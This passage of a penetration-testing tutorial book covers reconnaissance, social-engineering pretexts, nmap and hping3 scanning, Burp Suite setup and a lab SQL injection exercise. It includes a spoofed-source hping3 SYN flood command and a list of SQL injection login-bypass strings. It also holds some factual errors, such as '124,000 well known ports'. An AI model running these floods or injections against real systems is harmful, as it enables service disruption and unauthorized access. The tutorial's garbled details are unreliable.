Limiting the scope of the pen test is a prerequisite. Going through this stage helps to set you up the list of items needs to be tested. For example; what are the IP ranges or subnet ranges of the systems, or what are your limitations.

After you've defined the scope, you should plan and gather information about that scope using your reconnaissance tools. You have to start with search engines such as Google, Bing or Yahoo, whichever one you must use to look at what information is currently being exposed.

You can also check some other specific sites too such as social networking sites like Facebook, and see if there is a Facebook page or Twitter account for the company.

Next, you should see who are friends of that company because that's where you are going to find existing employees and see if you can backtrack from there.

After you are done looking through the search engines, you have to try to see if you can “Google hack” them. You can do that by utilizing additional tools that give you a Graphical User Interface such as SiteDigger or the Google Hacking Database.

By doing Google hacking, it will allow you to find resources that have been crawled by the Google search engine that companies may not know are being listed there such as printers or cameras, which could provide you an insight of IP addresses that are exposed, or what the machine they have.

Your next step after the Google hack is to go after social networks, such as Facebook, Twitter or LinkedIn.

People have a tendency at the social networking level to let their guards down. It's easy not to see what people are talking about, but start-up conversations with users or the employees could be a great way to gather information.

You might go and start a chat with an existing employee and say: “Hi, it looks like you've got an excellent company, and I have been thinking about joining the IT team. What type of devices do you use in there?”

Your next step is to go and footprint the websites, and you are going to do that with either BlackWidow or Web Site Copier. With these tool, first you have to download their website so that you can look at it offline and look at the code.

You have to remember that everything that's presented to you in a web interface are files that are downloaded to your system. Therefore why not download an exact copy of that website so you can take a look at what they're doing at the back-end, particularly if they're making calls from the front-end to the back-end.

Next, you can start looking into some email footprinting. You can use some great tools that'll do that for you such as the “nslookup” command to find out the DNS names and IP addresses of their servers.

Some of the information that you can get out from emails includes the

encryption that they're using and other services that could be used along with their email environment.

You can also find out how they are hosting the email servers or what hosting providers they use. Next, you can do some competitive intelligence.

Competitive intelligence is the way that most businesses are using to find out about their competitors. Attackers can use the very these same resources to find out what the people are doing, and it's also an excellent way for companies to discover what projects their competitors are working currently.

Next, you should do a “whois” reconnaissance, so you can find out who owns the IP address range or their domain. To accomplish this, you can use tools such as Domain Dossier or SmartWhois.

Sometimes these tools will also do some necessary enumeration based on DNS, which is your next step. For DNS reconnaissance, you can use tools such as Sam Spade or DNSstuff, but you always use the “nslookup” command too, which is very powerful.

One of the reasons why you should do a DNS reconnaissance is because you are able to determine key hosts in the network that you can then use to perform social engineering attacks or you could use during a DNS poisoning attack.

Your next step is to perform a network reconnaissance. For this purpose, you should use types of tools, such as “Path Analyzer Pro”, which will shows you the path that a packet takes, or Network Pinger or VisualRoute tool that allows you to find out further information about the targeted network.

These will help you to draw a better diagram of what you are dealing with. You should also try some social engineering attack that includes “shoulder surfing” to see if you can gather information by watching what people are doing.

Other social engineering attacks also include dumpster diving or eavesdropping. These will allow you to gather information, such as the organization's security products that they're using, operating systems, software versions, network layout, IP addresses or the names of their servers.

You must ensure that you document everything that you find. This is because you will have to use this document and all the information that you have

collected to understand and analyse the security posture of your target.

You will be surprised with the information you can conclude from what you pull off using this method. This is why it's so important to spend as much time as possible here, so you can create a map of everything else you're about to do.

Chapter 10 Host discovery with Port Scanning

When it comes to scanning your target device, you have to figure out which systems are alive on the network, and how often are they alive on the network.

Besides, are they only up during certain times? You will also have to discover the ports that are currently open on these nodes, and the services that are running?

Each one of these things will help you determine if there is any vulnerability that you can go after on your target device. Another way of scanning the network is to discover if there are any banners that you might be able to grab.

By going through this process, you will learn which ports you want to close, and if there are any banners, you can hide them or customize them. You will also need to see which services aren't desired, and if they're not desired, you should turn them off.

This could also give you an understanding of how you can standardize their firewall and intrusion detection system rules, and you will also see the vector of misconfiguration and what you want to do to fix those misconfigurations.

Once you begin the scanning process, you have to run a host discovery, which will detect hosts that are live on the targeted network. There are numerous tools that you could use, and some of them are GUI based, while others are command-line based.

For example the tool called “Nmap” looks at DOS-based or command prompt-only environment. Nmap also has a GUI version which is called Zen Map. There are other tools out there too, but these are the most popular ones.

These tools aren't meant to be deceiving; but you can use them that way as well. Once you gathered a list of nodes that are active on the network, your next goal is to do a port scan.

By running a port scan, you will learn what ports are open. Through those ports, an attacker can install malware on a system or take advantage of specific vulnerabilities.

Therefore, you should always check which ports are open, and include in your report if they're not required to be open. Some tools that you can use are

“nmap” which I already talked about, but you have to understand that some of these tools are multipurpose tools.

Another tool that you can use is called “NetScanTools Pro”. You might have other tools that you prefer, but you should pick one and master using it. In the meanwhile it is good to have exposure to other tools too, and it’s not only for your experience or to put on your CV, but other reasons too.

For example, ones you start using these tools, you will realize that each of these software have certain limitations, and while one of them do one job, the other might help you do another job better.

I recommend that you focus on “Nmap” for your immediate future, as well as your real world. Nmap is a very handy and flexible tool, but when it comes to this industry, most Ethical Hackers or Pen test Professionals just love it.

The next step is a banner grab. Sometimes people refer to it as an operating system fingerprint. By doing a banner grab, you can send individual commands to a system and it responds a specific way, and we know that Windows devices react a certain way, as well as Linux devices.

Each and every OS replies in a different approach to the same commands and Macs are also do the same thing. These responses identify the operating system, which allows you to find and exploit the vulnerability, related to that operating system.

The tools that you can utilize for banner grabbing include appliances such as “Telnet or SSH”. Next, you can begin to scan for vulnerabilities. Scanning the network for vulnerabilities, you can utilize specific tools, but you may have your own preferences, so let me give you some overview.

Some of the best tools you can use for scanning the network for vulnerabilities are “Core Impact Professional” or “Retina”. Microsoft also makes one that's called the MBSA aka Microsoft Baseline Security Analyzer, or GFI LanGuard.

Your purpose is to determine the security weakness or loopholes of those target devices. In summary, you already understood that's a Microsoft device or an Apache server, therefore your next move is to find out what vulnerabilities can you throwing at it.

These tools will help you see which vulnerabilities would work. By this

point, you will have a lot of information, and this goes along with documentation, but you should also draw out the network.

This will help you to understand the connection and path between the nodes on the network, and there are numerous tools that you can use to draw a network diagram out easily.

For this purpose, one of the best tools you can use is called “SolarWinds” and “Network Topology Manager”. Some of these tools are free, while some of them are paid product.

Most companies are using “SolarWinds”, which you can use for various purposes. With SolarWinds, you can draw network Maps, you can send out commands to multiple devices in either real time, or if you prefer or required, you can schedule the date and the time of command deployments.

You can use SolarWinds for IP Management purposes, as well for alerting on network outages or interface downtimes and so on. SolarWinds comes with a cost, but it’s a great software and companies using it for numerous purposes.

Your goal is to get a visual representation to have a better understand what's where and how they are connected. Once you know the targets because you have fully identified them and their vulnerabilities, and you have drawn out the network topology, the next step during your pen-testing is to fire up your proxies.

The proxy is designed to hide servers so that the customer or client cannot determine where the attack is coming from. You could fire up proxies both; internally and externally.

One of the best tools that you can use for proxies is called “Proxy Workbench”. Proxy Workbench has a GUI interface which is using the TOR network. Another product for Mac OS is called “proxifier”.

Once you start running your desired proxy, you are going to get a list of IP addresses, and you can select how many you must use. Some of these proxies are free services, and if you Google “free proxies” you can create a proxy chain in no time. Whichever proxy you will use, you should also document that too.

Documentation is the most important step in pen testing because it helps you to preserve all the outcomes of the tests that you have conducted. It'll also

help you to find potential vulnerabilities on the network, so you can recommend some countermeasures.

In the same time, you also want to show your client how you were able to accomplish what you did. This is also the best way of legitimizing what you did and what an attacker could do to them.

Once you have found your targets, the next step is enumeration. Using enumeration, the attacker can gather as much information as he can about the target device.

Some report that he can pull off from these systems should include identity groups, user accounts and service accounts because nobody looks at those things.

You can also determine network resources, and your network shares or other finds that are shared from that machine. In many cases, you can also enumerate the applications that are installed on those devices.

The enumeration step builds on the data that you collect from the reconnaissance stage, but you should also look at enumerating networking devices too.

Networking devices include; routers, switches, intrusion detection systems, intrusion prevention systems, firewalls, identity services engines, wireless lan controllers and so on.

You as a pen-tester should do numerous different types of enumeration methods to ensure that you get all the information that you can from each machine visible on the targeted network.

The reason you should do this, is to determine the weaknesses and vulnerabilities of the organization's network. The primary purpose is to try to identify the gaps of the network infrastructure.

You can start the enumeration steps by finding the network range of the company or the targets, and you can do that with a command “whois” to lookup devices, so you can see what ranges they've been assigned on the public side.

This is where you find the most important servers because it's usually the face of the company, and that is providing a service, where people are logging in or getting information about the company.

Once you have that IP range, you want to calculate the subnet mask, which can help you narrow down your ping sweeps. This would also help you with port scanning.

Once you have calculated the subnet mask, the next step is to discover the hosts that are publicly available from the internet. Once again, the first recommendation is to use software like “nmap”.

You might go ahead and use other software, but they might be more detectable. For example “Angry IP scanner” is extremely easy to detect, but with “nmap”, you are going to be just fine, especially if you are mapping only once a minute, so it won’t look like a ping sweep.

Once you have discovered the hosts, you must go after the ports. You want to be able to see which ports are open, which ones are closed, and which ports are only allowing specific traffic through.

This gives you a better layout of the security policy on those machines. One of the more popular tools that you can use for this purpose is: (you guessed it right) “nmap”.

Once you have done your port scan, you have couple of other enumeration methods that you can use to give you a better picture. One of those is called “NetBIOS enumeration”.

When you perform a NetBIOS enumeration, you use it to identify network devices and to get a list of computers that may be on the domain. You might also able to see a list of shared folders, but in some cases, even passwords.

For NetBIOS enumeration, you can also use “WinFingerprint” or “SuperScan”. If you do NetBIOS enumeration, not only each machine is going to respond to these types of the enumeration, but you should also try to build out your map.

By deploying different kind of enumeration methods, you can fill in the blanks with an “SNMP enumeration”. SNMP or Simple Network Management Protocol is a protocol that you can use to manage your network devices.

If the SNMP is set up incorrectly, you can have those networking devices identifying themselves to you and providing useful information such as user accounts, IOS-s versions they are running, their uptime and IP addresses they

are assigned to.

One of the best tools that you can use for SNMP enumeration include SolarWinds and “OpUtils network monitoring toolset”. Because SNMP isn't always used on network machines like routers and switches, you can install SNMP on servers to manage those devices, or to be notified when something is going on.

If you still haven't drawn your map yet, you must do it with an LDAP enumeration. LDAP is part of Active Directory, but there are other products that support LDAP environment too.

LDAP is a database where user information is stored such as their first name, last name, personal information, time and dates that they're able to log in, where they're able to log in from, what departments they work in and so on.

LDAP enumeration is great because you can do other things based on the information you can discover, including social engineering attacks. The best tool that you can use here is called “LDAP Administrator Softerra”.

Once you have done your LDAP enumeration, another method that you can use is called “NTP enumeration”. External penetration testing tests the security, surrounding externally connected systems from the internet.

Controlled tests are used to gain access to internet resources and ultimately to the “DMZ”, which is an internal network by going through and around the firewalls from the internet.

External penetration testing also involves the finding and exploitation of actual known and unknown vulnerabilities from the perspective of an outside attacker.

How are you going to execute the external pen-test task? Well, once you asked your client for information about their infrastructure, you need to draw a visual diagram that represents the client’s organization infrastructure.

Drawings should include both; the physical parts, and the persons associated with that item, if possible. Your network map should also include IP ranges that the client already given to you.

Optionally, the Internet Service Provider or ISP could be added for more clarity. Using Kali Linux, the first thing you will do is to map the route to the target.

Next, you will run a ping sweep against your target network. Or better, you are going to ask your target network to look for any live hosts, and once again you are going to use “nmap” to perform multiple port scanning techniques against your target.

“Route mapping” was originally used as a diagnostic tool that allows you to view the route that an IP packet follows from one host to the next. Using the “TTL” or “Time to Live” field in a packet, each hop from one point to the next causes an “ICMP” time exceeded message. ICMP stands for Internet Control Message Protocol.

The packets count the number of hosts and the route taken. For example the source host is your Kali Linux, and the server off the Google are connected by two intermediate routers, which I will call “R1” and “R2”.

First, the Kali node will send a TTL 1 probe to the router R1. Then R1 will pick it up and sends a response back with the time exceeded.

Next, the Kali's host will send a TTL 2 probe to R1, where R1 takes it up and decreased it by one, and then it will send it to R2. R2 will pick it up and sends back a time exceeded packet.

Finally, the Kali node will send a TTL 3 probe to R1. R1 will pick it up, decrease it by one, and then send it to R2. After that, R2 will pick it up, decrease it by one, and send it to the Google server.

When Google server picks it up, it sends a response back with destination port unreachable. Why? Because most of the time, servers block the packets for this kind of port.

In Kali Linux, “traceroute” is a command line program that uses ICMP packets to map the route. To trace the route to the Google server, type

“traceroute www.google.com”

and you should see that it taken between 12 to 16 hops to get to the Google server. If you try it once again, but this time execute it using “nmap”, you will get a little different result. Why?

Well, “nmap” enables you to do exactly the same thing, but uses the TCP protocol instead, which is allowed by nearly every firewall.

To give you an idea about some basic Nmap scanning examples often used at the first stage of enumeration, check out the following commands:

“nmap -sP 10.0.0.0/24“

Ping scans the network, listing machines that respond to ping.

“nmap -p 1-65535 -sV -sS -T4 target“

Full TCP port scan using with service version detection - usually my first scan, I find T4 more accurate than T5 and still "very fast".

“nmap -v -sS -A -T4 target“

Prints verbose output, runs stealth syn scan, T4 timing, OS and version detection and provides traceroute and scripts against target services.

“nmap -v -sS -A -T5 target“

Prints verbose output, runs stealth syn scan, T5 timing, OS and version detection and provides traceroute and scripts against target services.

“nmap -v -sV -O -sS -T5 target“

Prints verbose output, runs stealth syn scan, T5 timing, and provides OS and version detection.

“nmap -v -p 1-65535 -sV -O -sS -T4 target“

Prints verbose output, runs stealth syn scan, T4 timing, OS and version detection and provides full port range scan.

“nmap -v -p 1-65535 -sV -O -sS -T5 target“

Prints verbose output, runs stealth syn scan, T5 timing, OS and version detection and provides full port range scan.

Each time when you see three dots in your command line output, it means that the packets are blocked. The reason for this could be a firewall such as Checkpoint or Cisco ASA Firewalls which are dropping these types of packets by default.

Port scanning with “nmap” is the process of connecting to TCP and UDP ports to determine what services and applications are running on the target

system.

There are 65, 535 ports out there each for both TCP and UDP on each computer. Some ports are known to be associated with particular services, for example TCP port 21 is known for the FTP service.

The first 124, 000 ports are also known as the “well known ports” and they are used by the most define services. Whenever you talk about port scanning, “nmap” should come into your mind.

Nmap is a universal port mapping tool and the mapping relies on the active stack fingerprinting. Specially crafted packets are sent to the target system and the response of the operating system to those packets allows a map to identify the operating system.

In order for “nmap” to work, at least one listening port must be open, and the operating system must be known and fingerprinted. We could spend the whole book talking about “nmap”, and if you have never used it before, I do recommend you to check it out.

There are other resources on basic host discovery too in terms of ICMP echo requests and echo replies, as well as DNS related enquiries and how host names are resolved.

When it comes to firewalls, there are “stateful” and “stateless” types. Well, there are also Zone based firewalls, policy based firewalls, and many more, but in summary; stateful firewalls are allowing inbound traffic if it was initiated from the internal network coming from an outside network.

Stateless firewalls in the other hand are firewalls that drop inbound packets even if the traffic was initiated from the inside; unless there is a firewall “accept” rule has been deployed previously that allows traffic from a specific source to a specific destination on a specific port number.

Nmap uses the “traceroute” functionality to identify its way to the server you have chosen as your destination. Once you have identified a few IP addresses with nmap, you can also use the “traceroute” command to determine what hops are on the way in between you and the end devices you are have identified.

Once “traceroute” is complete, the first step is to run a network ping sweep against a target IP address space and look for responses that indicate that a

particular target is alive. Traditionally, pinging referred to the use of the "ICMP" packets.

Yet, TCP, UDP, ICMP, and ARP traffic can also be used to identify live hosts. There are various scanners can be used to run from remote locations across the internet to identify live hosts.

While the primary scanner tool is "nmap", Kali provides several other applications that are useful such as "hping3".

"Hping3" is one of the most useful tools due to the control it gives over packet types, source packet, and destination packet. For example if you want to ping the Google server, well, if Google does not allow ICMP ping requests, then it might be possible to ping the Google server using the TCP send request.

For example you can ping google.com from the command line, using the command ping with the "-c" argument, which will set a count of sending three packets to the google server.

If you see 100% packet loss, it means that Google is blocking ICMP packet based ping commands. This should not stop you at all, because you have the most powerful tools installed on Kali, which is "hping3".

The command you have to use is the same but instead of typing ping only type "hping3"

followed by the destination address.

You can create several variations of the "hping3" tool that will also to discover live hosts and the whole map using ICMP replies and TCP sent packets on port 80 and 443 at the same time.

You can use arguments along with the command such as "–t" which stands for the timing, followed by a number between 1 and 5 where 1 is the slowest and 5 is the fastest.

Then the "-sn" flag is used for host discovery, followed by the "-v" option, which is used for verbose perfect. Shortly, we are going to look at a specific example of using hping3, but before that, let's summarise NTP SMTP and DNS.

NTP stands for Network Time Protocol, which is the clock or the time synchronization protocol. Unfortunately, NTP sometimes allows you to query

servers that are acting as the time synchronization to get more information, such is a list of peers and some other stats that are often people enquiring.

There's a software called “NTP Fingerprint Utility”, which allows you to identify the operating system that the NTP server is running on. Next, you should try to test for SMTP Enumeration.

SMTP stands for Simple Mail Transfer Protocol, which is used for emails and email servers. You can use a Perl script called “SMTP enumeration”, and numerous switches with nmap to expose legitimate email addresses, which could include usernames of end-users.

The software called “Metasploit” could also help you to enumerate user's emails using SMTP protocol. Once you have tested for SMTP enumeration and LDAP enumeration, there is also the service called DNS.

DNS is your domain naming services, which is a service that keeps track of the domain names to their IP Addresses. There are many tools that you can use for DNS enumeration, including “BioSuite”, “Nmap” or “TX DNS Lookup”. Also make sure you remember the “nslookup” command.

Now that you have a ton of information that you have gathered, you have to update your documentation. In fact, your documentation has to be refreshed almost each step along the way.

You also have to use your documentation as you build it up, so that you can analyze the results and suggest some countermeasures to the client to make their security better. Just remember that the goal is to ensure that you protect the customer and provide feedback.

Please note that the rest of this book will be focusing on concrete examples how attacks can be deployed.

Chapter 11 Device discovery with Hping3

To discover networking devices, whatever they are local or remote, and they are not responding directly to ICMP ping request, we can still verify that they exist by using TCP and UDP options. Hping3 has all those options and much more.

If you have no response from a device that you are certain is out there, it might be that the firewall has been configured not to allow ping requests in order to elliminate Denial of Service Attacks, and that's understandable but you still want to verify that device.

Large organizations disable ping replies by filtering them on their firewalls. Yet, if we still want to validate that the device we are trying to ping is up, we can use many other tools that we already discussed, such as nmap and ZenMAP.

Hping3 replaced the previous version known as ping2 and now it has additional functions besides ICMP ping, such as:

- Ping request with TCP,
- Ping request with UDP,
- Fingerprinting,
- Sniffer and spoofer tool,
- Advance port scanning,
- Firewall testing,
- Remote uptime measuring,
- TCP/IP aka OSI model stack auditing,
- Advance Flooding tool,
- Covert Channel Creations,
- File transfer purposes and more.

Hping3 is an excellent device discovery tool and it's built into Kali Linux by default. Hping3 is operating on a command line interface, and it has many functionality. To list those functionalities, type:

"hping3 – h"

and press enter. Here, h stands for help, therefore you will be provided with the output of possibilities using hping3.

```
  -p  --destport    [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep        keep still source port
  -w  --win         winsize (default 64)
  -O  --tcpoff      set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum      shows only tcp sequence number
  -b  --badcksum    (try to) send packets with a bad IP checksum
                    many systems will fix the IP checksum sending the packet
                    so you'll get bad UDP/TCP checksum instead.
  -M  --setseq      set TCP sequence number
  -L  --setack      set TCP ack
  -F  --fin         set FIN flag
  -S  --syn         set SYN flag
  -R  --rst         set RST flag
  -P  --push        set PUSH flag
  -A  --ack         set ACK flag
  -U  --urg         set URG flag
  -X  --xmas        set X unused flag (0x40)
  -Y  --ymas        set Y unused flag (0x80)
  --tcpexitcode     use last tcp->th_flags as exit code
  --tcp-mss         enable the TCP MSS option with the given value
  --tcp-timestamp   enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data        data size                    (default is 0)
  -E  --file        data from file
  -e  --sign        add 'signature'
  -j  --dump        dump packets in hex
  -J  --print       dump printable characters
  -B  --safe        enable 'safe' protocol
  -u  --end         tell you when --file reached EOF and prevent rewind
  -T  --traceroute  traceroute mode              (implies --bind and --ttl 1)
  --tr-stop         Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl     Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt       Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  --apd-send        Send the packet described with APD (see docs/APD.txt)
root@kali:~#
```

Using Hping3 you can specify pinging not only one address, but hundreds of addresses at the same time, and you can manipulate your own source IP address to look like any other IP address that you want it to look like.

In addition, you can manipulate your source interface where the ping originated from. Hence, it's nearly impossible to trace it back to it's real source.

I will not get into every possibilities that you can do with Hping3, but I will mention that it's very easy to create a Denial of Service attack.

To estabilish a connection between two networking devices, there should be a TCP 3-way handshake and it's first step must be a SYN request. SYN stands for Synchronization.

What we can initiate is a continious SYN request to a device that would be flooded of requests and eventually the CPU of the victim's PC or any other

networking device would not be able to handle it anymore, and it would eventually shutdown. An example of the command would look like this:

“hping3 –S 10.10.10.20 –a 192.168.1.20 22 –flood”

-S > This represents the SYN request.

10.10.10.20 > This IP represents the victim’s IP address.

-a > This represents that the following address I will specify will be the source.

192.168.1.20 > This is the fake source address instead of providing my own address, therefore this address also will be a victim, or we can call it the second victim, because the first victim will try to reply to the SYN requests to this IP address.

22 > This represents the “ssh” port number, but you can specify any port that has been identified as an open port with tools such as nmap.

--flood > This means that I am telling Kali Linux to send out the SYN requests as fast as possible.

Using this command set is not a joke. You can seriously damage any device’s CPU if you run such command even for a few seconds. If you choose to let it run for minutes, I promise you that many devices would propably give up and shutdown.

This is also why I warn you to make sure that you have a written authorization before you use this command in production environment. Besides that, even if you want to practice within your home lab environment, do not let it run for more then a few seconds as it may cause some very serious damage to your own networking devices.

Chapter 12 Burp Suite Proxy setup

Burp proxy is a crucial component of the entire Burp Suite application. Burp proxy it's another tool that you can use which allows you to intercept the web traffic between the browser and the target application, which is the web server itself.

To start Burp Suite, go to the application menu, then select the Kali Linux item, followed by the Top 10 security tools, and then select the Burp Suite from the list.

Burp Suite is the free version within Kali by default, but you can use the professional version too, and you will have access to all the functionalities in this application.

The free version is a good starting point if you want to learn how this application works. Once you have Burp up and running, you want to make sure that your proxy is enabled and listening on port 8080.

Go to the Proxy tab, select the Options tab, then you should see that the proxy listener is running and listening on port 8080.

Next, you have to configure your browser so that it can use the port that you had Burp Suite listening on. You can use an "add on" tool called "foxy proxy" for Firefox.

It is an easy way to have multiple proxies and to be able to change between them quickly. After installing "foxy proxy", right next to the browser's URL bar, there is a fox with a circle and line across it. Click on the fox, and then click add a "new proxy".

In the "proxy details" tab, you will need to set the manual proxy configuration to the local host and the proxy port to 8080. Next, click on the General tab, give that proxy a name and finally click on the Save button.

What you have essentially done is told your browser to send all the traffic to your local host to port 8080. This is the port you have configured the Burp Suite application to listen on.

Burp knows that it will take traffic and proxy-ing it out to the internet. Once you have saved this profile, right-click on the fox and select your proxy configuration.

For this scenario, you can name it “Burp proxy”, and if you have to start using it, all you have to do is to click on it. Once your browser is using the proxy, you can browse to the web application. If you go back to Burp, you are going to see the proxy and the intercept tab light is up, and turned into the orange colour.

If you see this happen, you know that you have configured everything perfectly. You should see that Burp successfully captured the get request for the website. By default, the initial state is to intercept all the traffic.

Intercept means to stop any request from the browser to the web application and will give you the ability to read or modify that request. If you try to browse to any sites with the default settings, you won't be able to see any responses until you turn off the intercept button.

By clicking the intercept button to be off, you will still be capturing all the web traffic but you won’t be directly tampering with every request. Either the intercept is on or off. Additionally, you can see all the requests and the responses within the History tab.

Chapter 13 Target setup for Burp Scanner

A good environment for web penetration testing is the mutillidae.com website, which is already installed on a “metasploitable” machine. The “metasploitable” is a Linux operating system and is preconfigured for penetration testing purposes.

To download a copy of the metasploitable host, you need to browse to the project website at sourceforge.net and download a copy of the virtual machine by clicking on the metasploitable Linux zip item.

To see the mutillidae.com website in your browser, enter the IP address of your metasploitable machine, which in your case it will be a private address. Followed by the web application name, which is mutillidae.

Next, you need to enable the Burp proxy by selecting it from the foxy proxy menu, which you installed in the previous chapter. Switch back to Burp proxy, click the Proxy tab, then the Intercept tab, and then click on the Intercept button to turn it off.

You don’t need to intercept any requests for the time being. Next, click on the Target tab and make sure that the site map tab is selected. You should see the mutillidae URL that you just trapped and forwarded.

The next step you need to do is to add it to the scope. Right click on the mutillidae folder and select the “Add to scope” item. The scope defines where automated spidering and testing could occur, and helps you to not actively scan domains that are out of your scope.

Vulnerability scanners are automated tools that crawl an application to identify the signatures of known vulnerabilities. Vulnerability scanners are noisy and are usually detected by the victim.

But, scans frequently get ignored as part of regular background probing across the internet. Burp scanner is a dynamic web application scanner included in the professional addition of the Burp Suite software.

The tool allows you to automatically scan websites and detect common security flaws, including SQL injection, cross site scripting, XML injection, missing cookie flags, and much more.

In this chapter, I will explain to you how to use Burp Suite to accomplish a

full complete scan. Once again, you will use the mutillidae.com website to accomplish your goal. Please check the previous chapter in order to understand the basics of how to use Burp Suite before moving on.

Once you ready, click on the foxy proxy icon to enable the Burp Suite proxy, and select your proxy from the list. Refresh the page and switch back to Burp Suite. Select the Proxy tab then the Intercept tab and switch off the interception.

By default, Burp scanner is configured to perform passive scanning on all domains, while active scanning is disabled. In Burp scanner tab, select “Live scanning” and make sure that the “use suite scope” option is selected in the live active scanning section.

Next, select the Target tab then the Sitemap tab, and expand your target. Next, it's time to start spidering the application, so switch to the Spider tab to see the progress of the spidering.

Once the numbers stop from going up, it means that it has finished the execution process. Once the spidering process is complete, go back to the Sitemap tab, right click on your target and select the “actively scan this branch” item.

Burp Suite will display a new window named “active scanning wizard”. This is an easy configuration tool for Burp scanner. The first step in this configuration, is this process that allows you to remove specific types of resources, including images, JavaScript or styles of sheets.

In most cases, the default setup is suitable so all you have to do is to click on the next button. In the next screen, the tool will display a table, containing the entire list of endpoints and parameters that Burp scanner is going to include during the scanning.

It is important to carefully review the list and remove endpoints that are either not relevant, or may cause malfunctions. Once you have finalized your selection, click on OK to start scanning.

Then, you can monitor the progress by checking the “Scan queue tab” in Burp scanner. This table provides information on the scan requests completed and in the one in progress.

Similarly, it provides an overview of the results by displaying the number of

issues discovered for each endpoint. From this table you can also remove items by selecting those resources, then right click and select the delete item.

Additionally, you can pause and restart the entire scanner from this menu. Scanning an entire web application may require several minutes, sometimes even several hours.

Nevertheless, you can analyse the results at any time by checking the findings in the Results tab of the Burp scanner. Like in the Sitemap section, this visualization groups vulnerabilities per endpoints, and categories with a convenient representation.

If your Burp scanner does find any cross site scripting vulnerability, SQL injection or file path traversal, you can click on a specific item in the advisory for the selected security vulnerability, and it will be shown below.

By showing the name of the issue that you have found, you will also get displayed the information such as an estimate of the impact of the affected system, an estimation of the tools confidence.

These can be certain, firm, or tentative, and it will also display the specific endpoint affected by the security vulnerability.

A contextual menu from the Results window allows removing issues by selecting the “delete selected issues” item, or assigns a different level of severity by setting the severity level and change the confidence value.

Once all resources have been analysed and the scan is complete, you can export the results. A Burp scanner allows you to create basic HTML or XML reports that can be used to keep track of the discovered vulnerabilities.

Moreover, other security tools such as metasploit will allow you to import those results to perform further tasks. In the Results tab, select all the items that you want to export.

Then select the root node to export all the findings. Right click to “Select the Contextual” menu and click on the “Report selected issues” item.

A new window titled “Burp scanner reporting” wizard will guide you through the format of the report. You can use the HTML selection and click on Next.

Within that screen, you can personalize the level of details to be included in the report. For instance, you can decide to have the maximum level of details by selecting all the checkboxes and then click on the next button.

As it’s sometimes useful to provide snapshots of the affected HTTP requests and responses, you can also decide to include relevant extracts in the final report.

Select the appropriate checkbox and then click on Next. In this step, Burp scanner report wizard allows you to select or deselect categories of issues to export.

Make your decision and select the appropriate checkboxes. You can select all of them and click on Next. Finally in the last step, you are required to specify the file name of the report.

Click on the select file button and browse your file system to find a folder where you want to save the report, then type the file name including the file extension and click on the Save button. Next give your report a title.

Furthermore, you can personalize the layout of the document by changing the order of the content by selecting the issue organization or table to contents level. Finally, click on the Next button.

At the end of the wizard, a progress bar will provide you a feedback on the report generation. Once completed, you can click on the Close button.

Chapter 14 Randomizing Sessions Tokens

Session tokens are normally used for tracking sessions since by default HTTP is a stateless protocol. In this chapter, we are going to look at making sure that session tokens are properly randomized and they can't be guessed.

In this example, you can be testing the mutillidae.com site, a vulnerable web application, which is installed by default on the Linux metasploitable host.

You can download the metasploitable virtual machine from sourceforge.net. The first thing you need to do is to generate some session tokens. Do you know when session tokens are generated and sent back to you from the server?

Well, the server sends a session token when your browser does not send a balanced session as a request.

To foul the web server for the first time, you should make your request by clearing the browser history and ensure that the cookies option is selected.

Next, use Burp Suite to intercept the request. Refresh your page and go back to Burp Suite under the Proxy tab where you should see in your request that the session token is not present.

Next, if you click on the forward button to send the request to the server, you will get a response with a cookie and a new session ID.

Click on the forward button to send the remainder requests, and once you see a white screen, you know that your job is done.

Click on the History tab and select one item from the list. You should see your first request header in the bottom section, so click on the Response tab and right click within the section, and send it to the sequencer.

Once you click on the “Sent to sequencer”, jump over to Sequencer tab and identify which session tokens are important to you.

Once you pick your token, you can click the “Start live capture” to start generating session tokens. A new window will pop up and it will start processing and generating tokens.

After finishing the live capture, you can start analysing the session tokens and Burp Suite will give you a summary of randomness of your session tokens.

Besides this tool, you also have the corrector level analysis and bit level analysis.

There are many other features within Burp's sequencer tool, so I recommend spending some time trying to understand how session tokens are generated.

All major web applications use different types of implementations and algorithms to generate session tokens.

Chapter 15 Burp Spider-ing & SQL Injection

When you pen testing a web application, the first thing you can do is to spider the host Using Burp Suite. It means that the Burp will crawl through the whole website and record all the different files, and HTTP methods on that site. Why do you spider the host?

Well, this is because you need to identify where all the links are, what types of parameters are used in the application, what external sites the application references too, and the overall layout of how the application functions.

To spider your application, you need to make sure that the target tab is selected, and then the site map tab is selected too. Next, right click on the domain that you added to your scope previously, and then click on the item called “spider this branch”.

Once the spidering process is complete, Burp should have a good layout of exactly what the application looks like. You can also click on any file in the list Burp provides to see what the request and response was.

Likewise, in the left column, under the “mutillidae” folder, you can see the structure of the website. On the top right below the site map tab, is the filter button which you can try playing around with to see what you are filtering out and what works for you.

Generally, it’s preferred to first add all your domains to the scope and then click the filter to only show those that are in the scope.

Sometimes pages or folders are not directly linked from a web application. For example, often seen that admin folder or login pages are not referenced anywhere on the website.

This is because host administrators are trying to hide these folders and administrative login pages from general users. These types of things you are looking for in your pen test, so that you can try to bypass or brute force the authorization process.

There is a specific module within Burp that is extremely helpful in these scenarios called “discover content”.

If you open the browser and enter the IP address of the metasploitable virtual machine, the Burp Suite should be intercepting your requests, therefore you

should stop it.

Next, click on the “mutillidae” hyperlink. Mutillidae is a vulnerable web hacking application composed of PHP scripts that are vulnerable to the top 10 vulnerabilities of OWASP.

You can start a fresh attack on the site just by visiting the webpage of mutillidae.com. Burp Suite should already recognize the existence of it.

Next, go back to Burp Suite and click on the “Target tab”, pick your domain, right click on it, and add it to the scope.

After this, you need to spider the application, but before doing so, there is something you should be aware.

Because mutillidae.com website has a lot of forms when you spider the application, the Burp Suite will pop a dialog asking you to enter the credentials manually to change this default behaviour, so you should click on the “Spider tab” then select the “Options tab”.

You should see by default the prompt for guidance is selected. Change it to the last option because you can use a “smart SQL injection string” instead. In the username field, type “admin”, followed by space, 1 = 1, space, dash, and leave the password field blank.

Note: Some people prefer to use other admin users for SQL injection authentication bypass.

The fact is that there are various ways you can bypass, the authentication, therefore I will list below all variations of admin passwords that I did come across before;

“admin' --“
“admin' #“
“admin'/*“
“admin' or '1'='1“
“admin' or '1'='1'--“
“admin' or '1'='1'#“
